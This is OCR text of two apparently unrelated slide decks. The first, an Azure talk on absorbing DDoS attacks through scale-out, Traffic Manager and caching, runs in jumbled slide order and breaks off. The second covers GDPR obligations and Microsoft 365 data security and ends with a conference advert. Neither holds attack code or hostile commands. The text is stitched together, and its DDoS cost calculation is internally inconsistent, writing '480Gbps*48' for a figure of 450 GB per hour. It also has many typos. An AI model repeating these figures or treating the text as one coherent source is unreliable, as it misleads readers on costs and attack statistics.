
Summary

- 70% of the DDoS cases in 2012 network is the bottle neck
- 22% of the DDoS cases in 2012 Front-end computing power is the bottle neck
- DB and back end are bottlenecks at the 8% of the cases
- In 87% of the DDoS attacks the required network bandwith consumed is less then 1Gbps
- 80% of the DDoS attacks least less than 2 days

How can Azure help

Scale up





Scale side

Scale Out

Add More Role Instances

Handle variable loads, rapid growth, predictable and unpredictable bursts
Incoming TCP connections are balanced across instances
Easily scale out and in to reflect current load
On one slide, try to use a maximum of 3 font sizes

Considerations

Avoid running the session state server on a local Web server.
Avoid shared resources
Leverage distributed caching
Push common files to the edge – CDN
Take advantage of client caching

Instance Scaling

Manually from Azure Portal

Programmatically from Azure Management APIs

Using a Monitor Application such as System Center

Write your own using the Auto-scaling Application Block ("Wasabi")

Global Scaling

Traffic Manager

Manage and distribute incoming traffic to your Windows Azure hosted services
Enhance performance, increase availability, and balance traffic
Applies an intelligent policy engine to the DNS queries on your domain names

Load balancing methods

Performance when you have hosted services in different geographic locations

Failover when you have hosted services in the same or different datacenters

Round Robin when you want to distribute load equally across a set of hosted services

Caching

Distributed Caching

Bring data closer to end-users
Cache in the cloud, to be used from any applications or services
Memcached protocol support

Role Based Caching

Cache is part of your cloud service
Running instances of that role join memory resources to form a *cache cluster*
Co-located and dedicated topologies

Why does it worth it with Azure

- To cover ~80% of the 2012 DDoS attacks:
  - In 87% the required bandwith is less than 1Gbps
  - The 80% of the attacks leasts for less than 2 days
- A quick calculation:
  - 1 Gbps network traffic generates 450 GB per hour (1Gbps/8*3600)
  - During 48 hours that is 21 TB traffic (480Gbps*48)
  - Let's say that the attack is taking CPU resources as well not only network: count with 8 extra (on top of normal load) A4 machines for two days
- Based on the public calculator[1] the cost of these resources means 2750 USD

1: Costs are calculated based on the public calculator prices available in June 2013, and includes only the extra load costs, that is genreated by the theouretical attacks numbers, that is on top of running the service in Azure

Protection scenarios with Azure

- PaaS:
  - If the service is written for Azure PaaS, the scaling capability (up and down) is built into the service
- IaaS:
  - If the service is currently running in on servers, thah can be still moved to Azure to benefit the scaling and cloud capabilites of the cloud
  - Windows Azure supports multiple Windows, Linux and Oracle VMs, databases, etc.
  - The scaling capabilities of the application needs to be carefully investigated
- Hybrid:
  - The hybrid scenario means that front-end services are moved to Azure, while back end DBs/business logic kept on premises
  - The FEs are connected with a S2S or P2S connection with the on-prem infra
  - This can be beneficial where sensitive data is not allowed to leave the own datacenter
  - The front end services and network bandwidth protection can still benefit from Azure

Few more important things

- Microsoft SLA guarantees 99,95% for IaaS machines in an availability set
- Azure can not protect from scaling issues inside the application
- Even Azure can not prevent attacks caused by unpatched OS and software vulnerabilities
- No protection from downtime due to operational issues
- No protection from network issues or downtimes
- No protection from infrastructure related attack (e.g.: DNS)

Protection of services in Azure

- Azure datacenters are operated by Microsoft's Global Foundation Services
  - They operate the services provided by Microsoft such as: Office 365, Outlook.com, Xbox Live, Bing, etc.)
- Microsoft has the highest data protection certification from the European Union
- Microsoft doesn't monitor or tamper with traffic flowing in or out from services running inside Azure. More information on the Azure Trust Center
- There are more details on services runnung in Azure on the following link

Scale Up vs. Scale Out

Scale Up

Increase size of Virtual Machine
Use parallel programing to use more threads
Less work for developer to increase machine specs


Scale Out

Distribute load to multiple instances
Offload tasks to Worker Roles
Decouple Web and Worker roles with Queues, allows each side to scale independently


Task Scheduling

Queues

Distribute Tasks to Worker Roles
Scale number of workers based on load
Build Job Manager to manage scaling



Round Trip Task Scheduling



Microsoft 365 and its impact on data security within GDPR context

Paula Januszkiewicz

CQURE: CEO, Penetration Tester; Security Expert
CQURE Academy: Trainer
MVP: Enterprise Security, MCT
www.cqureacademy.com
paula@cqure.us

CQURE CONSULTING

CQURE ACADEMY

@paulacqure
@CQUREAcademy

GDPR Impact on Data Security

Contents

- Q&A
- DON'T BURRY YOUR HEAD IN THE SAND!
- WHAT ARE YOUR NEXT STEPS?
- WHERE IS YOUR COMPANY DATA?
- YOUR GDPR JOURNEY BEGINS
- SOLUTIONS TO HELP YOUR BUSINESS PREPARE FOR GDPR
- GDPR: SUMMARY

Q&A

- Q: GDPR – Who does it apply to?

- A: GDPR; or General Data Protection Regulation, applies to any organisation or business that handles personally identifiable information for any living EU citizen (also know as Data Subject or Natural Person).

- Organisations that have more than 250 employees must maintain internal records of their processing activities.
- Organisations that have fewer than 250 employees must maintain internal records of high risk processing – i.e. data relating to the rights and freedoms of an individual, or those classed as special categories – such as criminal convictions and offences.

Q&A

- Q: What kind of information is considered personally identifiable?

- A: Such information includes Name, Addresses, Telephone Numbers, Email addresses, Passport numbers, Drivers licence information, bank details, credit / debit card numbers, GPS location, IP Address, cookies, social media posts, photographs & videos.
- In addition, a separate category called highly personal information includes medical information and genetic information.

- Businesses will also need to consider that a combination of other information maybe used to identify an individual indirectly – such as gender, race, religion, salary, or job title.

Q&A

- Q: What do I need to do?
- A: You'll need to make sure that personal information is secure, and only held for:
- The purpose as agreed by the data subject.
- Held for legal or compliance reasons.
- Necessary for the performance of a contract, or initiating a contract that the data subject isparty to.
- Required in order to protect the vital interests of the data subject, or another natural person.
- For the performance of a task carried out in the public interest, or in the exercise of official authority.

Q&A

- Q: What penalties could my company receive for non-compliance?
- A: There will be two levels of fines based on the severity of non-compliance / breach:
- The first is up to €10m or 2% of the company's annual turnover – whichever is the larger.
- The second is up to €20m or 4% of the company's annual turnover – whichever is the larger.

Q&A

- Q: How long do I have to report a breach?
- A: You only have to notify the ICO of a breach where it is likely to result in a risk to the rights and freedoms of individuals. If such a breach is likely to have a significant detrimental effect on individuals – i.e., result in discrimination, damage to reputation, financial loss, loss of confidentiality or any other significant economic or social disadvantage.
- For example, you will need to notify the relevant supervisory authority about a loss of customer details where the breach leaves individuals open to identity theft. On the other hand, the loss or inappropriate alteration of a staff telephone list, for example, would not normally meet this threshold.
- You'd typically need to report such a breach within 72 hours, though for high risk events, this must be done without delay!

Q&A

- Q: When do I need to comply with GDPR?
- A: GDPR comes into effect on May 25th 2018.

Don’t burry your head in the sand!

200 is the average number of days before a breach is detected.


23% of users opened phishing messages.

46% of compromised systems had no detectable malware installed.

57,000,000 is the number of records recently exposed at UBER.

25/05/2018 is the date GDPR compliance becomes law.

What are Your next steps?



Where is your company data?

Data discovery…

It's a bit like looking for a needle in a haystack!

Where is your COMPANY Data?

Company data is often unclassified and unorganised, with personal data typically spread over several systems.

- Fileserver shares.
- Data Backups.
- Finance Systems.
- Databases (i.e. SQL)
- Email.
- Cloud services (such as OneDrive, Google Drive, DropBox).
- Client Endpoints (Laptops, Desktops, Mobile Phones).
- SharePoint (365, Intranet, DCC Hub, Plymouth Hub).
- Paper based / document print outs.

Where is your COMPANY Data?

- Reduce data storage locations: Use tools such as SharePoint 365, OneDrive for Business, & Office 365 (Email)
- Apply Metadata / Labelling to documents.
- Use Microsoft eDiscovery tools to help comply with data requests.

Your GDPR Journey begins

- Use Office 365 for email.
- Store company data in SharePoint 365 & OneDrive for Business.
- Encrypt endpoints (i.e. laptops, desktops).
- Ensure SQL databases are encrypted.
- Encrypt backup data.
- Enforcement of pin codes of all mobile devices.
- Use Office 365 eDiscovery tools to discover and report on personal data.
- Secure printers / copiers.

Your gdpr journey begins

- Eliminate or place controls on shadow IT operations - Ensure corporate data is only kept in approved storage solutions.
- Apply adequate retention controls; ensuring personal data is kept inline with GDPR requirements.
- Deploy Data Loss Prevention tools – ensure personal and confidential data cannot be leaked maliciously or accidentally.
- Ensure data is only kept in secure; encrypted locations, & reduce data storage locations to improve manageability.
- Use security information tools to identify system vulnerabilities and weaknesses – how many personal records could be exposed?
- Use existing tools to help comply with GDPR & improve document discoverability (such as Microsoft eDiscovery).
- Write up your processes and procedures to deal with breaches and data discovery requests.
- Enable two factor authentication (2FA), start with key / critical users (i.e. HR).

GDPR: SUMMARY

Personal privacy

Individuals have the right to:

- Access their personal data
- Correct errors in their personal data
- Erase their personal data
- Object to processing of their personal data
- Export personal data

Controls and notifications

Organizations will need to:

- Protect personal data using appropriate security
- Notify authorities of personal data breaches
- Obtain appropriate consents for processing data
- Keep records detailing data processing

Transparent policies

Organizations are required to:

- Provide clear notice of data collection
- Outline processing purposes and use cases
- Define data retention and deletion policies

IT and training

Organizations will need to:

- Train privacy personnel & employee
- Audit and update data policies
- Employ a Data Protection Officer (if required)
- Create & manage compliant vendor contracts

SUMMARY

- GDPR is the responsibility of the entire organisation / business, not just ICT.
- We are not legal experts - it is important to seek such advice from a qualified legal professional.
- Determine high risk areas of the business – make those your initial priority (i.e. HR).
- Make sure all staff are aware of GDPR and its implications.

Summary: Best Practices

Vulnerability Management


Continuous vulnerability discovery
Context-Aware Analysis
Prioritization
Remediation and Tracking

Put on the Hacker's Shoes

External + Internal + Web Penetration tests
Configuration reviews

Prevention

Start implementing the monitoring and execution prevention




Summary: Solutions

Phase 1: Build the Security Foundation

Start the journey by getting in front of current attacks

- **Critical Mitigations** – Critical attack protections
- **Attack Detection** – Hunt for hidden persistent adversaries and implement critical attack detection
- **Roadmap and planning –** Share Microsoft insight on current attacks and strategies, build a tailored roadmap to defend your organization's business value and mission



Phase 2: Secure the Pillars

Continue building a secure modern enterprise by adopting leading edge technology and approaches:

- **Threat Detection** – Integrate leading edge intelligence and Managed detection and response (MDR) capabilities
- **Privileged Access –** continue reducing risk to business critical identities and assets
- **Cloud Security Risk –** Chart a secure path into a cloud-enabled enterprise
- **SaaS / Shadow IT Risk –** Discover, protect, and monitor your critical data in the cloud
- **Device & Datacenter Security –** Hardware protections for Devices, Credentials, Servers, and Applications
- **App/Dev Security** – Secure your development practices and digital transformation components

CQURE
ACADEMY

New "QUIZ 2.0" is now available

Test Yourself Against Me and See
How Much You *Really* Know About Windows Security

cqureacademy.com/quiz

Microsoft

Microsoft Ignite
The Tour

Learn. Explore. Connect.

Tel Aviv

January 22-23, 2019

Scan to register: